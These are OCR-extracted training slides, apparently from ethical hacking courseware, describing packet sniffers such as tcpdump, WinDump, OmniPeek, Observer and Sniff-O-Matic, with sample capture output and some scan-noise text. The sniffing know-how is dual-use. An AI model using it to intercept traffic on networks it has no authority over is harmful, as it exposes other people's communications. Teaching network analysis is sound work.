
06

`!(arp or icmp or dns)`

Masks out arp, icmp, dns, or other protocols and allows you to view traffic of your interest



Sniffing Tool: SteelCentral Packet Analyzer



SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis

Sniffing Tool: Tcpdump/Windump



TCPdump is a command line interface packet sniffer which runs on Linux and Windows



TCPDUMP

Runs on Linux and UNIX systems

WinDump

Runs on Windows systems

```
tcpdump -i eth0
13:13:48.437836 10.20.21.03.router > RIP2-
ROUTER1.MCAST.NET.router: [IPV2]
13:13:48.438364 10.20.21.23 > 10.20.21.85: icmp: RIP2-
ROUTER1.MCAST.NET.udp: [RIP2]
13:13:54.947195 vmt1.endicott.juggyboy.com.router > RIP2-
ROUTER1.MCAST.NET.udp: [RIP2]
13:13:58.313192 ::1> ff02::1:ff00:11: icmp6[0]: neighbor soli [who has
fe80::1]
13:13:59.313573 fe80::126f:5400:100:11> ipv6-allrouters: icmp6[0]:
router soli [who has fe80::1]
13:14:05.179268 ::1> ff02::1:ff00:14: icmp6[0]: neighbor soli [who has
fe80::1]
13:14:06.179453 fe80::126f:5400:100:14> ipv6-allrouters: icmp6[0]:
router soli [who has fe80::1]
13:14:18.473315 10.20.21.55.router > RIP2-
ROUTER1.MCAST.NET.router: [IPV2]
13:14:18.473950 10.20.21.23 > 10.20.21.55: icmp: RIP2-
ROUTER1.MCAST.NET.udp: [RIP2]
13:14:20.628769 10.20.21.64.filenet-tms >
btvrdnat1.srv.juggyboy.com.domain: [49]
13:14:24.982403 vmt1.endicott.juggyboy.com.router > RIP2-
ROUTER1.MCAST.NET.udp: [RIP2]
```

<http://www.tcpdump.org>

This image appears to be a scan of a document page that has suffered from significant noise or poor scanning conditions. The text is completely illegible, appearing as a dense, high-contrast black and white speckle pattern. There are faint horizontal bands of darker noise across the page, and a few larger, lighter rectangular areas where the noise is less dense, possibly representing blank space or very faded text.


<http://www.winpcap.org>

Network Packet Analyzer

OmniPeek Network Analyzer

23

- OmniPeek sniffer displays a Google Map in the OmniPeek capture window showing the locations of all the public IP addresses of captured packets
 - This feature is a great way to monitor the network in real time, and show from where in the world that traffic is coming




Network Packet Analyzer:

Observer

The logo for Certified Ethical Hacker (CEH) features the letters "CEH" in a bold, black, sans-serif font. The letter "C" is positioned above a vertical bar, and the letters "E" and "H" are stacked vertically to its right. Below the main letters, the words "Certified Ethical Hacker" are written in a smaller, gray, sans-serif font.

Observer provides a comprehensive drill-down into network traffic and provides back-in-time analysis, reporting, trending, alarms, application tools, and route monitoring capabilities



Network Packet Analyzer: Sniff-O-Matic



Sniff-O-Matic is a network protocol analyzer and packet sniffer that captures network traffic and enables you to analyze the data



Features

- Capture IP packets on your LAN without packet loss
- Monitor network activity in real time
- Filters to show only the packets you want
- Realtime checksum calculation
- Save and load captured packets
- Traffic charts with filter info

Sniff - O - Matic 1.07 Trial Version

File Capture Options Help

FileD:\15-07-10\000\NT Desktop Adapter

Packet	Source	Destination	Size	Proto.	Date	Port Src	Port Dst
1	192.168.169.61	224.0.0.252	65	UDP	10/24/13 11:06:21	64138	5355
2	192.168.169.37	255.255.255.255	133	UDP	10/24/13 11:06:21	17500	17500
3	192.168.169.37	192.168.168.255	133	UDP	10/24/13 11:06:21	17500	17500
4	192.168.169.61	224.0.0.252	65	UDP	10/24/13 11:06:21	64138	5355
